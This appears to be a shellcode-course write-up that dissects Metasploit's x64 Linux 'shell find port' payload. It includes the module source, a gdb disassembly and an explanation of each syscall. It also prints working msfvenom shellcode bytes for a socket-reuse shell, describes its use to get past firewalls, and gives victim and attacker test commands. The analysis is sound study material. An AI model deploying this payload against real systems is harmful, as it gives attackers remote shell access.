Shellcode Analysis “Shell find port” , slae64 -1337

(found in Metasploit x86/64 payload Linux)

look for the metasploit file

```
##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/handler/find_port'
require 'msf/base/sessions/command_shell'
require 'msf/base/sessions/command_shell_options'

module Metasploit3

 include Msf::Payload::Single
 include Msf::Payload::Linux
 include Msf::Sessions::CommandShellOptions

 def initialize(info = {})
  super(merge_info(info,
   'Name'          => 'Linux Command Shell, Find Port Inline',
   'Description'   => 'Spawn a shell on an established connection',
   'Author'        => 'mak',
   'License'       => MSF_LICENSE,
   'Platform'      => 'linux',
   'Arch'          => ARCH_X86_64,
   'Handler'       => Msf::Handler::FindPort,
   'Session'       => Msf::Sessions::CommandShellUnix,
   'Payload'       =>
    {
     'Offsets' =>
      {
       'CPORT' => [ 32, 'n' ],
      },

     'Assembly' => %Q|
       xor rdi,rdi
       xor rbx,rbx
       mov bl,0x14
       sub rsp,rbx
       lea rdx,[rsp]
       lea rsi,[rsp+4]
      find_port:
       push 0x34     ; getpeername
       pop rax
       syscall
       inc rdi
       cmp word [rsi+2],0x4142
```

```
          jne find_port
          dec rdi
          push 2
          pop rsi
        dup2:
          push 0x21     ; dup2
          pop rax
          syscall
          dec rsi
          jns dup2
          mov rbx,rsi
          mov ebx, 0x68732f41
          mov eax,0x6e69622f
          shr rbx,8
          shl rbx,32
          or  rax,rbx
          push rax
          mov rdi,rsp
          xor rsi,rsi
          mov rdx,rsi
          push 0x3b     ; execve
          pop rax
          syscall
        |
      }
    ))
  end

  def size
    return 91
  end


end
```

(I use gdb to disassemble this code) metasploit file help to understand what's happen and you can compare if the metasploit assembly code is the same with the gdb output

```
# gdb shellcode-to-disassemble
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from
/root/Desktop/ExamRev/Assignment5/Shell_find_port/shellcode-to-disassemble...(no debugging
symbols found)...done.
```

```
(gdb) set disassembly-flavor intel
(gdb) b *&code
Breakpoint 1 at 0x600980
(gdb) disassemble
No frame selected.
(gdb) r
Starting program: /root/Desktop/ExamRev/Assignment5/Shell_find_port/shellcode-to-disassemble
Shellcode Length:  91

Breakpoint 1, 0x0000000000600980 in code ()
(gdb) disassemble
Dump of assembler code for function code:
=> 0x0000000000600980 <+0>:     xor    rdi,rdi
   0x0000000000600983 <+3>:     xor    rbx,rbx
   0x0000000000600986 <+6>:     mov    bl,0x14
   0x0000000000600988 <+8>:     sub    rsp,rbx
   0x000000000060098b <+11>:    lea    rdx,[rsp]
   0x000000000060098f <+15>:    lea    rsi,[rsp+0x4]
   0x0000000000600994 <+20>:    push   0x34
   0x0000000000600996 <+22>:    pop    rax
   0x0000000000600997 <+23>:    syscall
   0x0000000000600999 <+25>:    inc    rdi
   0x000000000060099c <+28>:    cmp    WORD PTR [rsi+0x2],0x4142
   0x00000000006009a2 <+34>:    jne    0x600994 <code+20>
   0x00000000006009a4 <+36>:    dec    rdi
   0x00000000006009a7 <+39>:    push   0x2
   0x00000000006009a9 <+41>:    pop    rsi
   0x00000000006009aa <+42>:    push   0x21
   0x00000000006009ac <+44>:    pop    rax
   0x00000000006009ad <+45>:    syscall
   0x00000000006009af <+47>:    dec    rsi
   0x00000000006009b2 <+50>:    jns    0x6009aa <code+42>
   0x00000000006009b4 <+52>:    mov    rbx,rsi
   0x00000000006009b7 <+55>:    mov    ebx,0x68732f41
   0x00000000006009bc <+60>:    mov    eax,0x6e69622f
   0x00000000006009c1 <+65>:    shr    rbx,0x8
   0x00000000006009c5 <+69>:    shl    rbx,0x20
   0x00000000006009c9 <+73>:    or     rax,rbx
   0x00000000006009cc <+76>:    push   rax
   0x00000000006009cd <+77>:    mov    rdi,rsp
   0x00000000006009d0 <+80>:    xor    rsi,rsi
   0x00000000006009d3 <+83>:    mov    rdx,rsi
   0x00000000006009d6 <+86>:    push   0x3b
   0x00000000006009d8 <+88>:    pop    rax
   0x00000000006009d9 <+89>:    syscall
   0x00000000006009db <+91>:    add    BYTE PTR [rax],al
End of assembler dump.
(gdb)
```

Assembly Code Analysis step by step :

```
<+0> xor rdi,rdi
<+3> xor rbx,rbx
```

Null rdi and rbx registers ;

```
<+6> mov bl,0x14
<+8> sub rsp,rbx
```

This two instructions allocate 20 bytes to the stack , generally for receive data , in this case we can suppose data can be send from a new client connected (similarly behavior in bind_shell shellcode).

```
<+11>:    lea    rdx,[rsp]
<+15>:    lea    rsi,[rsp+0x4]
<+20>:    push   0x34
<+22>:    pop    rax
<+23>:    syscall
<+25>:    inc    rdi
<+28>:    cmp    WORD PTR [rsi+0x2],0x4142
<+34>:    jne    0x600994 <code+20>
```

Momently ignore `<+34>: jne 0x600994 <code+20>”` we see the syscall and the value pushed in rax was 0x34 (52)
syscall 52 get the function “getpeername”.

Function “prototype” given by the command : **man 2 getpeername**

```
int getpeername(int sockfd, struct sockaddr *addr, socklen_t *addrlen);
```

Explanation given by the manual :

DESCRIPTION
getpeername() returns the address of the peer connected to the socket sockfd, in the buffer pointed to by addr. The addrlen argument should be initialized to indicate the amount of space pointed to by addr. On return it
contains the actual size of the name returned (in bytes). The name is truncated if the buffer provided is too small.

The returned address is truncated if the buffer provided is too small; in this case, addrlen will return a value greater than was supplied to the call.

In a assembly perspective getpeername return a integer to rax after the syscall if success the value is zero if error value is set to -1.

We can analysis how the registers are set for this syscall , we interested by rdi , rsi and rdx .

RSI have 16 bytes free to receive *addr value ,remember :

```
<+8> sub rsp,rbx
<+11> lea rdx,[rsp]
<+15> lea rsi,[rsp+4]
```

RDX have 4 bytes reserved to receive the amount of space value pointed by *addr .

RDI is set to null by the first instruction `<+0>xor rdi,rdi`

Finally the first function call , looks like this:

```
int getpeername(0 , <<rsi "(lea rsi, [rsp + 4] )">> ,<< rdx"(lea rdx,[rsp])">>);
```

Next we analysis the loop: (find port loop in the assembly in metasploit file)

```
<+20> push   0x34
<+22>  pop rax
<+23> syscall
<+25>inc rdi
```

In this case loop seems to be search if a port is opened :

```
<+25> inc rdi
```

This instruction inc rdi therefore the value of **sockfd**

Range of rdi value is extremely high value ,**sockfd** max value is 65535 this suggests loop make long time to return in a normally range value for **sockfd** **if not succeed .**

Therefore the loop test all **sockfd** value for the getpeername syscall.

```
<+28> cmp WORD PTR  [rsi+2],0x4142
```

*remember how is filled ***addr*** in assembly (bind shell shellcode)

```
sub rsp , 0x10                  ⟹ Buffer for *addr
mov rsi , rsp
mov dword [rsp-4], eax          ⟹ rsi + 4 (address)
mov word [rsp-6], 0x5c11        ⟹ rsi + 2 (port) in this case port 4444 in network byte order
                                   this shellcode value is 0x4142
```

```
mov word [rsp-8], 0x2      ⟹ AF_INET
sub rsp , 0x8              ⟹ readjust the stack
```

in decimal 0x4142 = 16706
to have the little_endian value we can use the socket.ntohs() function in python .
The value returned by socket.ntohs(16706) is 16961 .

The loop search for a open connection in 16961 port . If success the shellcode go to the next couple of instructions

```
<+36>:    dec   rdi
<+39>:    push  0x2
<+41>:    pop   rsi
<+42>:    push  0x21
<+44>:    pop   rax
<+45>:    syscall
<+47>:    dec   rsi
```

<+36>dec rdi *readjust the value of rdi to the value of the "success" for the getpeername and the comparison instruction for the port number value*

```
<+39 > push 0x2
<+41>pop rsi
```

This value is set to rsi for the "dup2 loop " (In the metasploit file) loop , if ***rsi*** *== 0 zero flag is set and the shellcode go further , remember dup2 redirect file descriptor in this case stdin,stdout,and stderr to the "attacker" machine .*

Dup2 prototype in :" ***man 2 dup2"***

```
int dup2(int oldfd, int newfd);
```

rdi → oldfd
rsi → newfd

Next couple of instruction is:

```
<+52>: mov   rbx,rsi
<+55>: mov   ebx,0x68732f41
<+60>: mov   eax,0x6e69622f
<+65>:   shr   rbx,0x8
<+69>:   shl   rbx,0x20
<+73>:   or    rax,rbx
<+76>:   push  rax
<+77>:   mov   rdi,rsp
```

<+52>mov rbx,rsi , zeroed the rbx register

<+55> mov ebx, 0x68732f41 , mov string **'hs/A'** to ebx

<+60>mov eax,0x6e69622f , mov string **'nib/' to eax**

<+65> shr rbx,0x8 , this instruction shift out the 0x41 byte **'A' in ebx**

<+69> shl rbx , 0x20 , value of rbx after this operation is **0x0068732f00000000**

<+73> or rax, rbx , value of rax after this operation is : **0x0068732f6e69622f** , string **''hs/nib/'**

Next couple of instructions is :

```
<+76>: push   rax
<+77>: mov    rdi,rsp
<+80>: xor    rsi,rsi
<+83>: mov    rdx,rsi
<+86>: push   0x3b
<+88>: pop    rax
<+89>: syscall
```

this is the
*execve syscall (syscall 59), rdi contains "**/bin/sh**" string in reverse order, rsi set to null by*

<+80> xor rsi,rsi

rdx is set to null by **<+83> mov rdx , rsi**

remark : Author have not supply rsi by the address of "/bin/sh" string maybe not mandatory if no another arguments pass in execve , execve check rsi value , if null simply execute string passed in rdi .

This is the shellcode obtained by msfvenom command :

```
:~$ msfvenom -p linux/x64/shell_find_port -f c
```

```
unsigned char buf[ ] = \
"\x48\x31\xff\x48\x31\xdb\xb3\x14\x48\x29\xdc\x48\x8d\x14\x24"
"\x48\x8d\x74\x24\x04\x6a\x34\x58\x0f\x05\x48\xff\xc7\x66\x81"
"\x7e\x02\x6e\x45\x75\xf0\x48\xff\xcf\x6a\x02\x5e\x6a\x21\x58"
"\x0f\x05\x48\xff\xce\x79\xf6\x48\x89\xf3\xbb\x41\x2f\x73\x68"
"\xb8\x2f\x62\x69\x6e\x48\xc1\xeb\x08\x48\xc1\xe3\x20\x48\x09"
"\xd8\x50\x48\x89\xe7\x48\x31\xf6\x48\x89\xf2\x6a\x3b\x58\x0f"
"\x05";
```

Next , how to test the shellcode .

I have personnaly tested this shellcode with kali linux and kweeze x64 linus as "victim"

This shellcode is "socket reuse shellcode " , this is used to bypass most restrictives firewall , spawn a shell in a opened connection .

You can see more details here :

http://www.blackhatlibrary.net/Shellcode/Socket-reuse

You must copy/paste the socket-loader here compile* and execute to the "victim" machine :


Example for the command-line in the "victim" machine :

```
:~$ /media/sf_Shared/Socket-loader 4445
```

To the attacker machine you must copy/paste the sender here and execute in the attacker machine (paste shellcode in the appropriate section and compile* the code).

Example of command :

```
:~$./Shellcode-tester 192.168.11.143 4445 192.168.11.142 16961
```



victim ip / s-l port attacker ip shellcode port (0x4142)

***To compile use**

```
:~$./gcc binary.c -z execstack -o binary
```